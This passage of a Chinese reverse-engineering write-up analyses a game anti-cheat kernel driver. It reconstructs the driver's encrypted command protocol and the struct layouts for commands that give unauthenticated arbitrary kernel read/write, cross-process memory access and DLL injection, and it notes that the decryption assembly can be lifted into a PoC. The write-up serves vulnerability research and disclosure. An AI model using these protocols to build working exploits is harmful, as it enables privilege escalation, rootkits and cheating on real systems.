
- 双击跳过去分析,该函数也没有混淆,直接看汇编 - 根据输入缓冲区大小分配内存 - 探测R3内存是否可读 - 安全地将R3缓冲区复制到R0

- 之后调用
sub_14001CB8D,使用静态常量密钥第一次解密用户输入缓冲区数据,这部分代码直接把汇编扣出来(头部、尾部/GS相关代码去掉、再处理重定位)就能用在PoC工程上

- 之后再使用
xmmword_140216B10中保存的自定义动态密钥,进行第2次解密

- 用户输入数据解密完成后,会进行如下操作:
- 取出缓冲区第一个UCHAR成员,判断是否小于72,这里推测是
函数功能号判断,即FuncIndex- 将函数功能号扩大16倍,即FuncIndex *= 16,这里是因为回调函数派遣表,其中每个成员大小为16字节 - 调用函数功能

- 分析到这里,我们得知该驱动向R3暴露出了72个功能函数,全部保存在全局变量
unk_1402102C0中,我们跳过去看看数据结构长啥样,结构很清晰,可以还原为如下结构:
typedef struct _xxx_FUNC_DISPATCH_TABLE_ENTRY
{
    UCHAR FuncIndex;
    UCHAR Reserved[7];
    PVOID FuncEntry;
}xxx_FUNC_DISPATCH_TABLE_ENTRY;

- 到了这里,该驱动的协议部分我们就分析完成了,笔者笔者画了个
粗糙的流程图,供各位朋友理解(部分零碎细节隐藏了,但是大体流程是对的):
18. 驱动功能函数分析
- 碍于文章篇幅,笔者不会将72个功能函数分析全部写上来,只重点分析、讲解那些可能会被用来
Rootkit开发、病毒本地提权的高危 / 风险函数 - 后续分析章节中,会按照风险程度
从高到低进行编写
19. 任意内核地址读写(内核Shellcode)

- 我们来分析
CMD 70对应的回调sub_140018DEE,这是任意内核地址写漏洞的来源:

- 我们来分析

sub_140018DEE,首先获取了先前模式PreviousMode后,调用sub_14003DDA2子函数,将R3自定义缓冲区通过MDL映射一份到R0,保证安全访问R3内存:

- 从用户输入缓冲区中,取出内核线性地址,使用
MmIsAddressValid判断是否有效
- 检查通过后调用
mem_copy(这个是笔者分析后,重命名的函数),将用户自定义数据写入目标内核地址处
- 通过以上分析,我们来还原这个命令所对应的解析协议,如下所示:
typedef struct _xxx_WRITE_KERNEL_MEM
{
    UCHAR FuncIndex;    // 功能号,70
    PVOID DestAddr;     // 内核态线性地址
    PVOID UserBuffer;   // 用户输入缓冲区
    ULONG UserBufLen;   // 缓冲区长度
}xxx_WRITE_KERNEL_MEM;
- 通过以上分析,我们可以发现,该功能回调没有任何
鉴权检查,构造好通讯协议包发命令就能写任意内核地址 - 我们继续来分析,其中的
读任意内核地址漏洞来源的CMD 14回调,即sub_140018E75函数:

- 我们来分析一下这个函数

sub_140018E75: - 检查用户输入指针是否合法 - MDL映射用户输入指针

- 将执行内核线性地址处的数据拷贝到R3缓冲区:
- 通过以上分析,我们来还原这个命令所对应的解析协议,如下所示:
typedef struct _xxx_READ_KERNEL_MEM
{
    UCHAR FuncIndex;    // 功能号,14

    // 内核态线性地址,通过FilterSendMessage参数4指定
    // PVOID DestAddr;

    PVOID UserBuffer;   // 用户输入缓冲区
    ULONG UserBufLen;   // 缓冲区长度
}xxx_READ_KERNEL_MEM;
- 通过以上分析可知,该驱动可以向用户态进程提供
读写任意内核地址的功能,并且这些功能没有任何鉴权行为
20. 任意用户地址读写(跨进程读写内存)
- 我们来分析
CMD 61对应的回调sub_14001C565,这是写用户态进程内存漏洞的来源:

- 先判断目标用户态地址是否小于
MmHighestUserAddress:


- 之后就是经典
附加进程、MDL映射实现写进程内存:
- 关于
读用户态进程内存漏洞的来源,则是CMD 9,对应的回调函数是sub_1400187A6,其中代码跟写实现大差不差,就不重复赘述了,笔者还原这个命令所对应的解析协议,如下所示:
typedef struct _xxx_RW_USER_MEM
{
    UCHAR FuncIndex;    // 功能号,9、61
    ULONG ProcessId;    // 目标进程Id
    PVOID DestAddr;     // 目标地址
    ULONG UserBufLen;   // 读、写长度
}xxx_RW_USER_MEM;

// 剩下参数通过FilterSendMessage调用时指定
- 笔者在这些年学习、工作中,分析过不少
灰产驱动、Rootkit驱动,此时不禁恍惚了一下,我没开错IDB样本吧?一个正经游戏大厂开发的反作弊驱动,怎么会导出这么敏感的功能函数,而且同样没有任何鉴权行为
21. 用户进程注入(内核态注入DLL)
- 此处漏洞的起点为
CMD 24,其回调为sub_140019CB3,该函数的作用就是由R3下发DLL路径,保存到全局变量word_140219BB0中,代码分析过程如下:

- 既然已知
word_140219BB0保存DLL路径,那么查看xref,看看哪里引用了,这里定位到sub_1400355BF,这个函数其实是镜像创建回调,佐证如下:

- 在

镜像加载回调中,判断本次映射的镜像是不是ntdll.dll,如果是就调用sub_140224380解析导出表,这里字符串被加密了
